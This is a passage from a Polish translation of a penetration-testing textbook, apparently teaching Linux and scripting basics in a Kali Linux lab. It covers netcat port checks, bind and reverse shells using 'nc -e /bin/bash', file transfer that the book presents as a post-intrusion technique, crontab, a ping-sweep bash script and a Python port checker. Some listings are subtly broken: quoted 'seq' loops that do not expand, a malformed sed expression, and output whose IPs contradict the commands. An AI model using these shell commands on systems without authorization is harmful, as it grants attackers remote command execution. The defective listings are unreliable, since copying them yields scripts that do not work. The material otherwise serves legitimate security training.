listen for inbound:       nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands        as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename              program to exec after connect [dangerous!!]
  -b                      allow broadcasts
(...)
```

Sprawdzanie, czy system zdalny nasłuchuje na danym porcie

Teraz pokażę, jak za pomocą polecenia netcat możesz sprawdzić, czy system zdalny nasłuchuje nadchodzących połączeń na wybranym porcie sieciowym. W poprzednim podrozdziale przekonałeś się, że serwer Apache działający w Twojej maszynie wirtualnej z systemem Kali Linux nasłuchuje na porcie TCP/80. Użyj polecenia netcat do sprawdzenia portu 80 w tym systemie, dodając opcję `-v`, która powoduje, że program jest znacznie bardziej „gadatliwy”, czyli wyświetla mocno rozbu-dowane wyniki działania. Jeżeli serwer Apache został uruchomiony poprawnie, wykonanie tego polecenia powinno przynieść wyniki podobne do tych przed-stawionych poniżej.

```
root@kali:~# nc -v 192.168.20.9 80
(UNKNOWN) [192.168.20.10] 80 (http) open
```

Jak widać, netcat raportuje, że system zdalny rzeczywiście nasłuchuje na porcie 80 (*open*). Więcej szczegółowych informacji na temat otwartych portów i ich zna-czenia znajdziesz w rozdziale 5., gdzie będziemy omawiać różne techniki ska-nowania portów.

Polecenie netcat pozwala również na włączenie nasłuchiwanego nadchodzących połączeń na wybranym porcie sieciowym, tak jak zostało to zilustrowane poniżej.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Opcji `l` używamy do włączenia nasłuchiwanego, opcja `v` powoduje, że program staje się „gadatliwy”, a za pomocą opcji `p` możemy zdefiniować port, na którym program będzie nasłuchiwał nadchodzących połączeń.

Teraz uruchom drugie okno terminala i użyj „nowego” polecenia netcat do połączenia się ze „starym” poleceniem, którego proces nasłuchuje teraz na porcie 1234.

```
root@kali:~# nc 192.168.20.9 1234
hi georgia
```

Po ustanowieniu połączenia wpisz tekst **hi georgia**, a kiedy powrócisz do okna terminala, w którym działa proces nasłuchujący, przekonasz się, że połączenie zostało nawiązane poprawnie, a wpisany przez Ciebie tekst został odebrany i wyświetlony na ekranie.

```
listening on [any] 1234 ...
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.9] 51917
hi georgia
```

Zamknij oba procesy polecenia netcat, naciskając w odpowiednich oknach terminala kombinację klawiszy *Ctrl+C*.

Proces nasłuchujący poleceń powłoki

A teraz pokażę coś znacznie bardziej interesującego. Kiedy będziemy konfigurować proces nasłuchujący polecenia netcat, użyjemy opcji **-e** do uruchomienia powłoki **/bin/bash**, która zostanie aktywowana w momencie nawiązania połączenia. Takie rozwiązanie pozwala każdemu użytkownikowi, który połączy się z naszym procesem nasłuchującym, na wykonywanie różnych polecień powłoki, tak jak zostało to przedstawione w przykładzie poniżej.

```
root@kali:~# nc -lvp 1234 -e /bin/bash
listening on [any] 1234 ...
```

Teraz, podobnie jak poprzednio, przejdź do drugiego okna terminala, z którego nawiążemy połączenie z procesem nasłuchującym.

```
root@kali:~# nc 192.168.20.9 1234
whoami
root
```

Od momentu ustanowienia połączenia możesz wykonywać dowolne polecenia, które będą realizowane przez powłokę uruchomioną przez proces nasłuchujący. Polecenie **whoami**, które zostało użyte w naszym przykładzie, wyświetla nazwę aktualnie zalogowanego użytkownika. W tym przypadku, ponieważ proces netcat został uruchomiony przez użytkownika **root**, wszystkie polecenia wykonywane „zdalnie” będą uruchamiane z uprawnieniami użytkownika **root**.

UWAGA *Pokażalam tutaj bardzo prosty przykład, w którym zarówno proces nasłuchujący, jak i połączenie są realizowane w obrębie tego samego systemu. Oczywiście w praktyce możesz do tego celu użyć różnych maszyn wirtualnych czy nawet różnych hostów.*

Aby uniknąć problemów z kolejnymi przykładami, zakończ działanie obu procesów netcat.

„Wypychanie” powłoki do procesu nasłuchującego

Oprócz bezpośredniego uruchamiania powłoki, która będzie nasłuchiwała polecień na wybranym porcie, możesz również wymusić połączenie w trybie tzw. odwrotnej powłoki (ang. *reverse shell*) — polecenia powłoki są wówczas „wypychane” do procesu nasłuchującego. Aby osiągnąć taki rezultat, najpierw uruchomimy proces nasłuchujący bez opcji `-e`, jak to zostało zilustrowane poniżej.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Teraz otwórz drugie okno terminala i połącz się z procesem nasłuchującym za pomocą polecenia przedstawionego poniżej.

```
root@kali:~# nc 192.168.20.9 1234 -e /bin/bash
```

Jak widać, tworzymy połączenie podobnie jak poprzednio, z tym że tym razem opcję `-e` uruchamiającą powłokę `/bin/bash` dodajemy po stronie nawiązującej połączenie. Jeżeli powrócisz teraz do pierwszego okna terminala, przekonasz się, że połączenie zostało ustanowione, a kiedy wpiszesz dowolnie wybrane polecenia, zostaną one wykonane przez powłokę (więcej szczegółowych informacji na temat nasłuchiwanego przez powłokę na lokalnych portach sieciowych (ang. *bind shell*) oraz na temat aktywnego „wypychania” powłoki podczas nawiązywania połączenia (ang. *reverse shell*) znajdziesz w rozdziale 4.).

```
listening on [any] 1234 ...
connect to [192.168.20.9] from (UNKNOWN) [192.168.20.9] 51921
whoami
root
```

A teraz kolejna sztuczka. Tym razem zamiast wyświetlać na ekranie komunikaty napływające do procesu nasłuchującego, przekierujemy je do pliku za pomocą symbolu `>`.

```
root@kali:~# nc -lvp 1234 > netcatfile
listening on [any] 1234 ...
```

W drugim oknie terminala powinieneś użyć polecenia `netcat` do nawiązania połączenia, ale tym razem użyj symbolu `<` do przesłania do procesu nasłuchującego zawartości pliku `myfile`. Odczekaj sekundę czy dwie, tak aby `netcat` zakończył realizację takiej operacji, i sprawdź zawartość pliku `netcatfile` utworzonego podczas uruchamiania procesu nasłuchującego — powinna być identyczna jak zawartość pliku `myfile`.

```
root@kali:~# nc 192.168.20.9 1234 < mydirectory/myfile
```

Właśnie użyłeś polecenia netcat do przesyłania zawartości pliku. W naszym przykładzie tak naprawdę przeniosłeś plik z jednego katalogu do innego, ale możesz sobie wyobrazić, w jaki sposób taka technika może zostać użyta do przesyłania plików z jednego systemu na drugi — w praktyce jest to technika bardzo często wykorzystywana w fazie powłamaniowej eksploracji systemu, już po uzyskaniu dostępu do atakowanego systemu.

Automatyzacja zadań za pomocą procesu cron

Polecenie cron pozwala na utworzenie zadań, które zostaną automatycznie uruchomione w określonym momencie. W katalogu */etc* systemu Kali Linux znajdujesz kilka plików i katalogów związanych z procesem, tak jak zostało to przedstawione na listingu 2.15.

Listing 2.15. Pliki crontab

```
root@kali:/etc# ls | grep cron
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly
```

W katalogach *cron.daily*, *cron.hourly*, *cron.monthly* oraz *cron.weekly* znajdują się definicje zadań, które są automatycznie uruchamiane odpowiednio każdego dnia, co godzinę, co miesiąc i co tydzień.

Jeżeli potrzebna Ci jest większa elastyczność, możesz zmodyfikować zawartość pliku */etc/crontab*, czyli pliku konfiguracyjnego procesu cron. Domyślna zawartość tego pliku została przedstawiona na listingu 2.16.

Listing 2.16. Domyślna zawartość pliku konfiguracyjnego crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
# m h dom mon dow user  command
17 * * * * root cd / && run-parts --report /etc/cron.hourly ①
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) ②
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Poszczególne pola w pliku *crontab*, patrząc od lewej do prawej, oznaczają kolejno minutę, godzinę, dzień miesiąca, miesiąc, dzień tygodnia i konto użytkownika, który uruchamia zadanie. Ostatnim elementem każdego wiersza jest polecenie, które będzie uruchamiane. Aby uruchomić dane polecenie każdego dnia o każdej godzinie i tak dalej, powinieneś w odpowiedniej kolumnie wstawić zamiast określonej wartości znak gwiazdki (*).

Na przykład spójrz na wiersz **①** w pliku *crontab*, który uruchamia zadania cron zdefiniowane w katalogu */etc/cron.hourly*. Ten proces jest uruchamiany w 17. minucie każdej godziny, każdego dnia, każdego miesiąca, niezależnie od tego, jaki wtedy wypada dzień tygodnia. Wiersz **②** pokazuje, że zadania codzienne (*/etc/cron.daily*) będą uruchamiane w 25. minucie szóstej godziny każdego dnia, każdego miesiąca, każdego dnia tygodnia.

Podsumowanie

W tym rozdziale omówiliśmy szereg podstawowych zadań wykonywanych w systemie Linux. Poruszanie się w systemie plików w Linuksie, praca z danymi czy uruchamianie usług to umiejętności, z których bardzo intensywnie będziesz korzystał w dalszych rozdziałach tej książki. Co więcej, kiedy atakujesz inne komputery pracujące pod kontrolą Linuksa, znajomość poleceń, które możesz uruchomić w środowisku tego systemu, z pewnością pomoże Ci odnieść sukces. Teraz będziesz już w stanie automatycznie uruchamiać zadania za pomocą procesu cron czy używać programu netcat do przesyłania plików między różnymi komputerami. Do przeprowadzania ataków omawianych w tej książce będziesz używać systemu Kali Linux, a jednym z atakowanych środowisk będzie maszyna wirtualna z systemem Ubuntu Linux, dlatego też posiadanie przynajmniej podstawowych umiejętności obsługi Linuksa z pewnością spowoduje, że przyswajanie zagadnień związanych z testami penetracyjnymi stanie się łatwiejsze i bardziej naturalne.

3

Programowanie

W TYM ROZDZIALE BĘDZIEMY SIĘ ZAJMOWAĆ PODSTAWOWYMI ZAGADNIENIAMI ZWIĄZANYMI Z PROGRAMOWANIEM. DOWIESZ SIĘ TUTAJ, JAK W RÓŻNYCH JĘZYKACH PROGRAMOWANIA PISAĆ PROSTE PROGRAMY POZWALAJĄCE NA AUTOMATYZACJĘ często wykonywanych zadań. Choć w zdecydowanej większości przykładów omawianych w tej książce będziemy korzystać z gotowych narzędzi i aplikacji, szybko przekonasz się, że umiejętność pisania własnych programów jest bardzo cenna.

Skrypty powłoki bash

W tej sekcji dowiesz się, jak używać skryptów powłoki *bash* do uruchamiania wielu poleceń powłoki. **Skrypty powłoki bash**, nazywane zazwyczaj krótko *skryptami powłoki* (ang. *shell scripts, bash scripts*), to pliki zawierające całe sekwencje poleceń powłoki, które powinny być uruchomione w określonej kolejności. Każde polecenie, które uruchamiasz z poziomu wiersza poleceń konsoli lub okna terminala, może być uruchomione z poziomu skryptu powłoki.

Polecenie ping

Nasz pierwszy skrypt będzie nosił nazwę *pingscript.sh*, a jego zadaniem będzie skanowanie i wykrywanie za pomocą polecenia *ping* obecności innych hostów w sieci lokalnej (ang. *ping sweep*). Polecenie *ping* wysyła do systemów zdalnych

komunikaty echo protokołu ICMP (ang. *Internet Control Message Protocol*) i pokazuje, czy systemy zdalne przesyłają poprawne odpowiedzi.

Polecenia ping będziemy używać do sprawdzenia, jakie hosty są dostępne w naszej sieci. Pamiętaj jednak, że z takich czy innych powodów niektóre hosty mogą po prostu nie odpowiadać na pakiety *ICMP Echo Request*; nie zmienia to jednak w niczym faktu, że *ping sweep* to nadal bardzo dobry sposób na rozpoczęcie rozpoznania otaczającej nas sieci. Podstawowym argumentem wywołania polecenia ping jest adres IP lub nazwa hosta, który chcemy sprawdzić. Aby na przykład przekonać się, czy nasza maszyna wirtualna z systemem Windows XP odpowiada na żądania ping, powinieneś wykonać polecenie przedstawione na listingu 3.1.

Listing 3.1. Sprawdzanie zdalnego hosta za pomocą polecenia ping

```
root@kali:~/# ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_req=1 ttl=64 time=0.090 ms
64 bytes from 192.168.20.10: icmp_req=2 ttl=64 time=0.029 ms
64 bytes from 192.168.20.10: icmp_req=3 ttl=64 time=0.038 ms
64 bytes from 192.168.20.10: icmp_req=4 ttl=64 time=0.050 ms
^C
--- 192.168.20.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999 ms
rtt min/avg/max/mdev = 0.029/0.051/0.090/0.024 ms
```

Na podstawie wyników działania polecenia ping możemy stwierdzić, że nasza maszyna wirtualna z systemem Windows XP jest włączona i poprawnie odpowiada na pakiety *ICMP Echo Request* wysyłane do niej przez polecenie ping (mały problem z poleceniem ping w systemie Linux polega na tym, że po takim uruchomieniu działa ono bez przerwy, dopóki nie naciśniesz kombinacji klawiszy *Ctrl+C*).

Prosty skrypt powłoki bash

Spróbujemy teraz napisać prosty skrypt powłoki *bash*, którego zadaniem będzie „pingowanie” hostów w sieci lokalnej. Dobrym sposobem na rozpoczęcie pisania takiego skryptu będzie umieszczenie w nim kilku poleceń wyświetlających dla użytkownika informacje o tym, jak z niego korzystać.

```
#!/bin/bash
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
```

Pierwszy wiersz skryptu informuje konsolę, że do jego wykonania powinna użyć interpretera *bash*. Kolejne dwa wiersze, rozpoczynające się od polecenia echo, po prostu informują potencjalnego użytkownika, że nasz skrypt wymaga podania

w wierszu polecenia argumentu `network`, wskazującego, jaka sieć będzie skanowana (na przykład 192.168.20). Polecenie `echo` wyświetla na ekranie ciąg znaków będący jego argumentem wywołania.

UWAGA *W naszym skrypcie domyślnie zakładamy, że pracujesz z podsiecią klasy C, gdzie adres sieci jest zawarty w pierwszych trzech oktetach adresu IP.*

Po napisaniu skryptu powinieneś za pomocą polecenia `chmod` nadać mu status pliku wykonywalnego, dzięki czemu będziemy go mogli później uruchomić.

```
root@kali:~/# chmod 744 pingscript.sh
```

Uruchamianie skryptu

Do tej pory, chcąc uruchomić polecenie systemu Linux, wpisywałeś jego nazwę w wierszu poleceń konsoli. Lokalizacje wbudowanych polecen Linuksa oraz większości narzędzi wykorzystywanych do przeprowadzania testów penetracyjnych zainstalowanych w systemie Kali Linux są domyślnie zapisane w zmiennej środowiskowej `PATH`. Informuje ona system Linux o tym, w jakich katalogach szukać plików wykonywalnych. Aby sprawdzić, jakie ścieżki są aktualnie zapisane w zmiennej `PATH`, powinieneś użyć polecenia `echo $PATH`.

```
root@kali:~/# echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Zwróć uwagę, że w wynikach działania tego polecenia nie ma katalogu `/root`. Oznacza to, że nie będziesz w stanie uruchomić naszego skryptu poprzez proste wpisanie jego nazwy, `pingscript.sh`, w wierszu poleceń. Zamiast tego musisz wpisać polecenie `./pingscript.sh`, które poinformuje konsolę, że ten skrypt powinien zostać uruchomiony z bieżącego katalogu. Jak widać na przykładzie poniżej, po uruchomieniu skrypt wyświetla informacje o sposobie użycia.

```
root@kali:~/# ./pingscript.sh  
Usage: ./pingscript.sh [network]  
example: ./pingscript.sh 192.168.20
```

Dodawanie nowych możliwości za pomocą polecenia if

Teraz za pomocą polecenia `if` zwiększymy nieco funkcjonalność naszego skryptu, tak jak zostało to przedstawione na listingu 3.2.

Listing 3.2. Dodawanie polecenia if

```
#!/bin/bash  
if [ "$1" == "" ] ①
```

```
then ②
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
fi ③
```

W większości przypadków skrypt powinien wyświetlać informacje na temat składni wywołania tylko wtedy, kiedy użytkownik spróbuje uruchomić go w nieprawidłowy sposób. W naszym przypadku, aby skrypt zadziałał poprawnie, użytkownik musi w wierszu wywołania polecenia podać również adres sieci. Jeżeli użytkownik tego nie zrobi, skrypt powinien go poinformować o prawidłowej składni wywołania, wyświetlając na ekranie odpowiednią podpowiedź.

Aby to osiągnąć, możemy użyć polecenia `if` do sprawdzenia, czy warunek poprawnego wywołania został spełniony. Dzięki zastosowaniu tego polecenia informacja o składni wywołania skryptu będzie wyświetlana tylko w pewnych okolicznościach — na przykład kiedy użytkownik spróbuje uruchomić skrypt bez podania jakiegoś argumentu wywołania.

Polecenie `if` jest dostępne w wielu językach programowania, jednak składnia tego polecenia w poszczególnych językach może być inna. W języku powłoki *bash* polecenie `if` jest używane w następujący sposób: `if [warunek]`, gdzie `[warunek]` to warunek, który musi być spełniony, aby mogła zostać wykonana dalsza część tego polecenia.

W naszym przypadku najpierw sprawdzamy, czy pierwszy argument wywołania skryptu jest pusty ①. W skryptach powłoki *bash* symbol `$1` reprezentuje pierwszy argument wywołania, a podwójny znak równości (`==`) to operator równości. Po wyrażeniu składającym się z polecenia `if` i warunku mamy słowo kluczowe `then` ②. Wszystkie polecenia umieszczone pomiędzy słowem kluczowym `then` a słowem kluczowym `fi` ③ są wykonywane tylko wtedy, gdy warunek polecenia `if` jest spełniony — w naszym przypadku jest tak wtedy, gdy pierwszy argument wywołania skryptu jest pusty.

Jeżeli uruchomimy teraz naszą nową wersję skryptu, nie podając żadnego argumentu wywołania, warunek polecenia `if` będzie spełniony, więc skrypt wyświetli informacje o prawidłowej składni wywołania, tak jak zostało to przedstawione na przykładzie poniżej.

```
root@kali:~/# ./pingscript.sh
Usage: ./pingscript.sh [network]
example: ./pingscript.sh 192.168.20
```

Jak widać, skrypt zadziałał zgodnie z naszymi oczekiwaniami.

Pętla `for`

Jeżeli uruchomimy nasz skrypt, podając jakiś argument wywołania, nie zobaczymy żadnych wyników działania. Dlatego też musimy dodać nowy zestaw poleceń, które będą wykonywane, kiedy użytkownik uruchomi skrypt z odpowiednimi argumentami. Nowa wersja skryptu została przedstawiona na listingu 3.3.

Listing 3.3. Dodawanie pętli for

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else ①
for x in 'seq 1 254'; do ②
ping -c 1 $1.$x
done ③
fi
```

Po słowie kluczowym `then` użyjemy teraz słowa kluczowego `else` ①, pozwalającego na zdefiniowanie kodu, który zostanie wykonany, kiedy warunek polecenia `if` nie będzie spełniony — w naszym przypadku będzie to sytuacja, kiedy użytkownik poda poprawny argument wywołania skryptu. Ponieważ chcemy, aby skrypt sprawdzał za pomocą polecenia `ping` wszystkie możliwe hosty działające w danej sieci, musimy w pętli przechodzić kolejno przez liczby od 1 do 255 (wszystkie możliwe wartości ostatniego oktetu adresu IP) i dla każdego hosta z takiej sieci wywoływać polecenie `ping`.

Dobrym sposobem na cykliczne wykonanie danego kodu określona liczbę razy jest zastosowanie pętli `for` ②. W naszym przypadku polecenie `for x in 'seq 1 254'; do` powoduje, że kod znajdujący się w ciele pętli zostanie wykonany dla kolejnych wartości licznika pętli od 1 do 254. Dzięki takiemu rozwiążaniu możemy w wygodny sposób wykonać określona sekwencję poleceń 254 razy i nie musimy powtarzać takiego samego kodu dla każdego z adresów IP. Koniec kodu pętli oznaczony jest za pomocą słowa kluczowego `done` ③.

Wewnątrz pętli `for` każdy z kolejnych adresów IP powinien zostać „potraktowany” poleceniem `ping`. Na stronach podręcznika *man* polecenia `ping` możesz znaleźć informację, że za pomocą opcji `-c` możesz ograniczyć ilość żądań ICMP wysyłanych do hosta. W naszym przypadku użyjemy opcji `-c 1`, dzięki czemu do każdego hosta zostanie wysłany tylko jeden ping.

Aby określić adres hosta, do którego w danej iteracji pętli będzie wysyłany ping, musimy połączyć pierwsze trzy oktety adresu IP (adres sieci podany jako argument wywołania skryptu) z bieżącą wartością licznika pętli (czwarty oktet adresu IP). Aby to zrobić, użyjemy polecenia `ping -c 1 $1.$x`. Jak pamiętasz, zmienna `$1` reprezentuje pierwszy argument wywołania skryptu, a zmienna `$x` zawiera bieżącą wartość licznika pętli. W pierwszym przebiegu pętli polecenie `ping` zostanie zatem wywołane dla hosta o adresie 192.168.20.1, w kolejnym dla 192.168.20.2 i tak dalej — aż do osiągnięcia adresu 192.168.20.254. Po wykonaniu 254 iteracji pętla `for` zakończy działanie.

Jeżeli teraz wywołamy nasz skrypt, podając jako argument wywołania pierwsze trzy oktety adresu IP sieci lokalnej, skrypt rozpocznie wysyłanie pingów do każdego adresu IP w tej sieci, tak jak zostało to przedstawione na listingu 3.4.

Listing 3.4. Skrypt pingscript.sh w działaniu

```
root@kali:~/# ./pingscript.sh 192.168.20
PING 192.168.20.1 (192.168.20.1) 56(84) bytes of data.
64 bytes from 192.168.20.1: icmp_req=1 ttl=255 time=8.31 ms ①

--- 192.168.20.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 8.317/8.317/8.317/0.000 ms
PING 192.168.20.2(192.168.20.2) 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_req=1 ttl=128 time=166 ms

--- 192.168.20.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 166.869/166.869/166.869/0.000 ms
PING 192.168.20.3 (192.168.20.3) 56(84) bytes of data.
From 192.168.20.13 icmp_seq=1 Destination Host Unreachable ②

--- 192.168.20.3 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
(...)
```

Wyniki działania skryptu będą się różniły w zależności od tego, w jakiej sieci zostanie uruchomiony. W naszym przypadku możemy powiedzieć, że host o adresie 192.168.20.1 jest włączony i odpowiedział na żądanie **ICMP Echo Request** ①. Z kolei host o adresie 192.168.20.2 jest wyłączony, stąd odpowiedź **Destination Host Unreachable** ②.

Zwiększenie przejrzystości wyników działania

Informacje wyświetlane na ekranie przez nasz skrypt nie są niestety zbyt czytelne, więc każdy użytkownik, który będzie chciał za jego pomocą sprawdzić listę hostów dostępnych w sieci lokalnej, będzie się musiał przygotować na dużo mozołnego przeglądania tekstu. Spróbowajmy zatem dodać do skryptu trochę kodu, który będzie prezentował wyniki działania skryptu w nieco bardziej przystępnej formie.

W poprzednim rozdziale omawialiśmy między innymi polecenie grep, które pozwala na wyszukiwanie fragmentów tekstu zgodnych z podanym wzorcem. Użyjemy tego polecenia do filtrowania wyników działania skryptu, tak by były wyświetlane tylko wybrane wiersze, jak przedstawiono na listingu 3.5.

Listing 3.5. Zastosowanie polecenia grep do filtrowania wyników działania skryptu

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in 'seq 1 254'; do
```

```
ping -c 1 $1.$x | grep "64 bytes" ①  
done  
fi
```

W nowej wersji skryptu wyszukujemy i wyświetlamy na ekranie tylko wiersze zawierające ciąg znaków **64 bytes** ①, który pojawia się jedynie wtedy, kiedy zdalny host przesyła poprawną odpowiedź na żądanie *ICMP Echo*. Jeżeli teraz uruchomisz poprawioną wersję skryptu, przekonasz się, że rzeczywiście wyświetlane są tylko wiersze zawierające wspomniany wyżej ciąg znaków, jak pokazano na przykładzie poniżej.

```
root@kali:~/# ./pingscript.sh 192.168.20  
64 bytes from 192.168.20.1: icmp_req=1 ttl=255 time=4.86 ms  
64 bytes from 192.168.20.2: icmp_req=1 ttl=128 time=68.4 ms  
64 bytes from 192.168.20.8: icmp_req=1 ttl=64 time=43.1 ms  
(...)
```

Dzięki takiemu rozwiązaniu po uruchomieniu skryptu otrzymujemy listę zawierającą odpowiedzi na ping z działających hostów. Hosty, które nie odpowiedziały na ping, nie są wyświetlane.

Jak widać, jest już dużo lepiej, ale przy niewielkim wysiłku możemy jeszcze bardziej poprawić sposób wyświetlania wyników działania skryptu. Celem napisania tego skryptu było przecież otrzymanie listy hostów działających w sieci lokalnej. Korzystając z polecenia cut, które również omawialiśmy w rozdziale 2., możemy jeszcze bardziej zmodyfikować działanie skryptu, tak aby wyświetlane były tylko adresy IP działających hostów. Udoskonalona wersja skryptu została przedstawiona na listingu 3.6.

Listing 3.6. Zastosowanie polecenia cut do dalszego filtrowania wyników działania skryptu

```
#!/bin/bash  
if [ "$1" == "" ]  
then  
echo "Usage: ./pingscript.sh [network]"  
echo "example: ./pingscript.sh 192.168.20"  
else  
for x in `seq 1 254`; do  
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 ①  
done  
fi
```

Polecenie cut używa spacji jako separatora i wyświetla tylko adresy IP działających hostów, czyli inaczej mówiąc, czwarte pole z każdego wiersza wyników działania ①.

Jeżeli teraz uruchomisz tak poprawioną wersję skryptu, wyniki działania będą podobne do tych przedstawionych na kolejnym przykładzie.

```
root@kali:~/mydirectory# ./pingscript.sh 192.168.20
192.168.20.1:
192.168.20.2:
192.168.20.8:
(...)
```

Niestety na końcu każdego wiersza wyświetlany jest dwukropki. Wyniki w takiej postaci będą oczywiście zupełnie czytelne dla każdego użytkownika, ale mogą sprawiać problemy, jeżeli będziesz chciał użyć ich jako danych wejściowych dla innych programów. W takiej sytuacji niezbędne będzie usunięcie nadmiarowych dwukropków — i tutaj z pomocą przyjdzie nam polecenie sed.

Polecenie sed, które będzie usuwało ostatni znak z każdego wiersza, ma następującą postać sed 's/.\$//'. Kod źródłowy nowej wersji skryptu przedstawiono na listingu 3.7.

Listing 3.7. Zastosowanie polecenia sed do usuwania ostatniego znaku z każdego wiersza wyników działania

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 | sed 's/.$/'
done
fi
```

Jeżeli teraz uruchomimy skrypt, wszystko wygląda idealnie, tak jak zostało to przedstawione poniżej.

```
root@kali:~/# ./pingscript.sh 192.168.20
192.168.20.1
192.168.20.2
192.168.20.8
(...)
```

UWAGA *Oczywiście, aby wyniki działania skryptu były kierowane do pliku zamiast na ekran, możesz użyć operatora >>, o którym mówiliśmy w rozdziale 2. Aby nabrać większego doświadczenia w pisaniu skryptów powłoki bash, spróbuj samodzielnie napisać inne skrypty automatyzujące wybrane zadania, które często wykonujesz w systemie Linux.*

Skrypty w języku Python

Większość współczesnych dystrybucji języka Linux jest wyposażona w interpretery innych języków programowania, takich jak Python czy Perl. W systemie Kali Linux również znajdziesz interpretery obu tych języków. W rozdziałach 16. – 19. będziemy używać języka Python do napisania naszego własnego exploita. W tym podrozdziale pokażemy, jak napisać prosty skrypt w języku Python i jak uruchomić go w systemie Kali Linux, dzięki czemu będziesz mógł poznać podstawowe zasady pisania skryptów w tym języku.

W tym przykładzie napiszemy skrypt realizujący podobne zadanie jak w pierwszym przykładzie zastosowania programu *Netcat*, o którym mówiliśmy w rozdziale 2. — nasz skrypt będzie się łączył z wybranym portem danego systemu zdalnego i sprawdzał, czy działa na nim jakiś proces nasłuchujący. Pisanie skryptu rozpoczęmy od kilku wierszy kodu przedstawionych poniżej.

```
#!/usr/bin/python ①
ip = raw_input("Podaj adres IP: ") ②
port = input("Podaj numer portu: ") ③
```

Jak pamiętasz, w przypadku skryptów powłoki pierwszy wiersz kodu informował konsolę o tym, że do wykonania skryptu należy użyć interpretera powłoki *bash*. Teraz robimy podobnie, wybierając do użycia interpretera języka Python, który w systemie Kali Linux jest zainstalowany w katalogu **/usr/bin/python** ①.

Działanie skryptu rozpoczyna się od poproszenia użytkownika o podanie niezbędnych danych i zapisania ich w odpowiednich zmiennych. Zadaniem zmiennych jest przechowanie informacji wpisanych przez użytkownika aż do chwili, kiedy użyjemy ich w dalszej części skryptu. Aby pobrać adres IP, wykorzystamy funkcję **raw_input** języka Python ②. Numer portu musi zostać zapisany w postaci liczby całkowitej, dlatego do jego pobrania użyjemy podobnej funkcji o nazwie **input** ③.

Po zapisaniu pliku na dysku użyj polecenia **chmod** do wskazania, że nasz skrypt jest plikiem wykonywalnym, a następnie uruchom skrypt, tak jak zostało to przedstawione poniżej.

```
root@kali:~/mydirectory# chmod 744 pythonscript.py
root@kali:~/mydirectory# ./pythonscript.py
Podaj adres IP: 192.168.20.10
Podaj numer portu: 80
```

Kiedy uruchomisz skrypt, zostaniesz poproszony o podanie adresu IP oraz numeru portu, tak jak się tego spodziewałeś.

Teraz musimy nieco rozbudować funkcjonalność skryptu, aby był on w stanie połączyć się z podanym portem hosta zdalnego, i sprawdzić, czy jest on otwarty (patrz listing 3.8).

Listing 3.8. Dodawanie kodu odpowiedzialnego za skanowanie portów

```
#!/usr/bin/python
import socket ❶
ip = raw_input("Podaj adres IP: ")
port = input("Podaj numer portu: ")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❷
if s.connect_ex((ip, port)): ❸
    print "Port", port, "jest zamknięty" ❹
else: ❺
    print "Port", port, "jest otwarty"
```

Aby w języku Python mieć możliwość dokonywania połączeń sieciowych, do naszego skryptu musimy dołączyć bibliotekę o nazwie *socket*. Możemy to zrobić za pomocą polecenia **import socket** ❶. Funkcje zaimplementowane w bibliotece są odpowiedzialne za operacje związane z konfiguracją i realizacją połączeń sieciowych.

Polecenie pozwalające na utworzenie sieciowego gniazdko TCP to *socket*.
→*socket(socket.AF_INET, socket.SOCK_STREAM)*. Dla ułatwienia utworzone gniazdo zostaje przypisane do odpowiedniej zmiennej obiektowej ❷.

Łączenie z wybranym portem sieciowym

Kiedy chcesz w języku Python utworzyć połączenie z wybranym zdalnym portem sieciowym, zazwyczaj najpierw przychodzi na myśl funkcja *connect*. Warto jednak zauważyć, że znacznie lepszym kandydatem do realizacji tego zadania będzie dosyć podobna funkcja o nazwie *connect_ex*. Zgodnie z dokumentacją języka Python funkcja *connect_ex* działa bardzo podobnie do funkcji *connect*, z tym że kiedy połączenie nie może być zrealizowane, pierwsza funkcja — zamiast generaować wyjątek — zwraca po prostu kod błędu. Jeżeli próba połączenia zakończy się powodzeniem, funkcja *connect_ex* zwraca wartość 0. Ponieważ w naszym przypadku chcemy wiedzieć, czy próba połączenia z danym portem zdalnym się powiodła, wartość zwracana przez tę funkcję wydaje się idealnym kandydatem do zastosowania jako warunek polecenia *if*.

Instrukcja if w języku Python

